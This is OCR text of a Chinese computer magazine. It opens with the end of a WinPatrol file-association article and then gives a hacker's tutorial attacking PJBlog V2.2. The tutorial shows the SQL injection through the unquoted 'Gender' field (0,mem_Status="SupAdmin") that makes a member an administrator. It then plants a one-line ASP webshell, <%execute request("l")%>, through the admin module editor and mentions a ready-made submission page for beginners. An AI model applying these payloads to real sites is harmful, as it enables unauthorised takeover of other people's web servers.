


图 7

才艺展示六：文件关联管理

有些软件安装后会关联和它相关的文件，这样到最后文件关联改得乱七八糟。想手动恢复吧，也是一件很痛苦的事情。有些木马程序喜欢关联一些文件，最喜欢关联的就属 TXT 文本文件了，当你打开一个文本文件说不定就触发机关运行了木马或者恶意程序！这对于爱机的危害也是很大的！有 WinPatrol 管理文件关联就不再是一件痛苦的事情了。首先显示的是目前的文件关联，如果你对哪个关联上的文件不太了解就先双击你要了解的文件关联，在弹出的窗口中点“运行”就会知道了。如果你想添加某个关联，按下“添加”，输入扩展名后再点“添加”，程序就会自动寻找可以关联的程序。添加格式为“.XXX”（如添加 ISO 镜像文件，则为.iso）。如图 8、图 9 为 WinPatrol 监视到文件关联，询问是否更改文件关联的窗口。




图 8

（下转第 63 页）

PJBlog V2.2 用户提权再提权

寂寞的刺猬

PJBlog，一款不错的博客程序，尤其是标题中的那句话："创造机会的人是勇者；等待机会的人是愚者"，多么富有哲理。俺可不想当愚人，那就给自已创造一次机会吧！*^_^*

一、初探虚实

按照以往的思路，先查看提交参数，搜寻注入漏洞，却发现提交的参数大多被一函数CheckStr()过滤。经过一番查找，在Function.asp中找到了这个自定义的函数。

```
Function CheckStr(byVal ChkStr) '检查无效字符
Dim Str:Str=ChkStr
......略去字符转换过程
Str = Replace(Str, "&", "&amp;")
Str = Replace(Str,"'","&#39;")
Str = Replace(Str, "select", "sel&#101;ct")
Str = Replace(Str, "join", "jo&#105;n")
Str = Replace(Str, "union", "un&#105;on")
Str = Replace(Str, "where", "wh&#101;re")
Str = Replace(Str, "insert", "ins&#101;rt")
Str = Replace(Str, "delete", "del&#101;te")
Str = Replace(Str, "update", "up&#100;ate")
Str = Replace(Str, "like", "lik&#101;")
Str = Replace(Str, "drop", "dro&#112;")
Str = Replace(Str, "create", "cr&#101;ate")
Str = Replace(Str, "modify", "mod&#105;fy")
Str = Replace(Str, "rename", "ren&#097;me")
Str = Replace(Str, "alter", "alt&#101;r")
Str = Replace(Str, "cast", "ca&#115;t")
CheckStr=Str
End Function
```

不难看出，程序自定义的CheckStr()函数过滤了"&"、"'"及一部分SQL命令，看来注入这条路是走不通了。

接着又看了一下上传所涉及ASP页的源码，文件名是按日期随机生成，扩展名经过了几层判断，也是滴水不漏，看来上传这条路也走不通了。

二、渐占上风

在本地搭建PJBlog系统，申请了一个名为"5200"的用户，在登录时，忽然想到：这套系统的管理员与用户是保存在一个表内？还是单独保存的？如果是保存在一个表内，那就有戏了！打开数据库逐表浏览，如图1，管理员admin和用户5200的注册信息保存在"Blog_Member"表中，而区分管理员与用户的界限就在"mem_Status"字段中，值"SupAdmin"表示管理员，"Member"代表普通用户。

Blog_Member：表

	mem_ID	mem_Name	mem_Password	mem_sal	mem_S	mem_Em	mem_H	mem	mem	me	mem_RegT	mem	mem_Status
	1	admin	9d787f1f9cd95ec	2gg905	0		☑				15:37:53		SupAdmin
▶	2	5200	9af9c1a22e72015	3g529r	0		☑				2005-8-6		Member
*	(编号)				0		☐				15:53:18		Member

记录：|◀ ◀ 2 ▶ ▶| ▶* 共有记录数：2

图1

对管理员与用户信息共存一表内的利用方式，就是想办法修改设定权限的字段。首先想到的是注册页面，但其中对Blog_Member表使用的是INSERT语句。接着再看修改用户资料Member.asp源码，终于找到一些端倪。

```
<% function SaveMem 'Member.asp 文件部分源码
dim ReInfo
dim username,Oldpassword,password,Confirmpassword,Gender,email,homepage,QQ,HideEmail,checkUser
ReInfo=Array("错误信息","","MessageIcon")
username=trim(CheckStr(request.form("username")))
Oldpassword=trim(CheckStr(request.form("Oldpassword")))
password=trim(CheckStr(request.form("password")))
Confirmpassword=trim(CheckStr(request.form("Confirmpassword")))
Gender=CheckStr(request.form("Gender"))
email=trim(CheckStr(request.form("email")))
homepage=trim(checkURL(CheckStr(request.form("homepage"))))
QQ=CheckStr(request.form("QQ"))
if request.form("hiddenEmail")=1 then
HideEmail=true
else
HideEmail=false
end if
```

中间是一些字段长度或类型的验证

```
Conn.Execute("update blog_member set mem_Sex="&Gender&",mem_Email='"&email&"',mem_HideEmail="&HideEmail&",mem_HomePage='"&homepage&"',mem_QQ='"&QQ&"' where mem_Name='"&memName&"'")
```

代码对"hiddenEmail"、"username"、"Oldpassword"、"password"、"Confirmpassword"、"email"这几个字段进行了验证，还剩"QQ"、"homepage""Gender"这三个字段没有验证，但这三个在取得提交值时都用CheckStr()进行了过滤，如果这三个字段在放入SQL中都用了单引号，那文章就只好写到这儿了。

可偏偏问题就出在单引号上，"QQ"和"homepage"用了单引号，而"Gender"（性别）却没有加以过滤，这可能是程序员的疏忽，认为单选框这样的固定选项提交的值是固定的，无大碍。但要知道，不论是单选框，还是复选框，凡是提交的数据都有危险性！

使用5200名称登录，点击"User Panel"下的"修改个人资料"，在打开的"修改用户信息"窗口内点右键，查看源文件，找到"性别"项，如下：

```
<strong>性 别:</strong></td><td align="left" style="padding:3px;"><input name="Gender" type="radio" value="0" checked/>保密 <input name="Gender" type="radio" value="1" />男 <input name="Gender" type="radio" value="2" />女
```

从中了解到"性别"的单选项"保密"、"男"、"女"所提交的Gender值分别为0、1、2。从前面的CheckStr()函数中已探知，没有过滤","及"="符号，这样利用Gender更改用户类型的思路渐渐清晰。

第一，将"修改用户信息"页的源文件另存为xiugai.txt，然后把其中的"action=member.asp"改为"action=http://127.0.0.1/pjblog/member.asp"（member.asp前是PJBlog所在的网址）。接着向下找到"性别"行，将"<input name="Gender" type="radio" value="0" checked/>"原单选框模式改为"<input class="input" name="Gender" size="38">"文本框模式，后面的代码自"保密"起，一直删到到语句中的"女"止。

第二，把xiugai.txt更改扩展名为htm，用IE打开，如图2。填入旧密码，然后在性别处填入“0,mem_Status="SupAdmin"”，逗号用于分隔更新字段，mem_Status="SupAdmin"则是把5200用户的权限设置为管理员。因为“mem_Status”是文本字段，提交的内容要用引号才行，刚开始测试时，没用引号一直不行，后来看到CheckStr()函数过滤的字符中并没有过滤双引号，才想起了双引号，呵呵！绕了一个小弯。




图 2

第三，点击“修改资料”，如图3成功修改。




图 3

重新登录，再看一下当前“5200”用户的“User Panel”，如图4，其中有了“系统管理”，呵呵！爽啊，只是修改了一下资料，就从用户升级为管理员了！想试试当管理员的滋味，那就点击“系统管理”，在打开的管理员登录窗口中输入你的密码，便可以进入后台，过上一把管理瘾了！（为了照顾新手测试，制作了一个提交网页，直接输入博客程序的URL地址及用户名和密码就可把权限提升为管理员，如使用此网页不能提升权限，请按上面的步骤手动更改源码再测试！）。




图 4

三、稳操胜券

有人说：知足常乐。但我却认为，只有不安于现状，才能有所发展。后台权限只是一个跳板，我们要的是更高一级的权限。

起初看到在后台“帐户与权限”中可以设置上传文件的类型，以为再提高一级权限垂手可得。谁知即使在上传附件类型中加入了“ASP|CER|ASA”等类型，在上传时，还是提示“文件格式非法，请返回重新上传”。晕！后来把上传所调用的几个ASP文件看了一下，原来在“Function.asp”中加了限制上传文件名的代码：

```
Function FixName(UpFileExt) '限制上传文件类型
If IsEmpty(UpFileExt) Then Exit Function
FixName = Ucase(UpFileExt)
FixName = Replace(FixName,Chr(0),"")
FixName = Replace(FixName,".","")
FixName = Replace(FixName,"ASP","")
FixName = Replace(FixName,"ASA","")
FixName = Replace(FixName,"ASPX","")
FixName = Replace(FixName,"CER","")
FixName = Replace(FixName,"CDX","")
FixName = Replace(FixName,"HTR","")
End Function
```

能执行的文件差不多都给过滤了，看来上传这条路彻底是走不通了！难道只能把权限提升为后台管理员，再向上提权就无路可走了？但在看了一遍PJblog的管理功能后，竟意外地找到了提升权限的地方，真是事在人为啊！

打开“界面与插件”中的“设置模块”，如图5。

在每个模块后的“操作”功能内，都有一条“编辑ASP代码”选项，难道这里可以编辑asp文件？

因为怕修改自带的模块影响程序运行，所以在“添加新模块”中新增了一个标识和名称都为“aaa”的模块，接着点击“aaa”模块后面的“编辑ASP代码”，打开了ASP编辑窗口，如图6。




图 5




图 6

起初在其中写入的是海阳2006木马，但在运行时却发现全成了乱码，如图7，除了显示乱码看不懂外，还有些功能也不能使用。后经过测试，决定在这里给大家推荐使用一句话木马。




图 7

在模块编辑框内填入“<%execute request("l")%>”，然后保存，就把这一句话ASP代码写入保存模块的Plugins.asp可以了。

接下来使用本地提交的HTM，其中Action的内容就是plugins.asp的网络路径。由于多次使用一句话木马提交HTM，经常更改源代码，甚是麻烦，便写了一个本地提交HTM文件，只需输入插入一句话木马的Asp文件所在URL地址，然后点提交，就可以跳过以往那些烦琐的过程了，如图8，成功生成并打开了一个jmup.asp木马。虽然也是乱码，但这个就比较好懂了。这里要注意一下，在系统自动打开的木马页内写入文件时会出现“Save UnSuccess!”。解决的办法，就是在复制地址到IE新窗口打开，然后再在其中写入ASP文件，就不会出现“Save UnSuccess!”了。

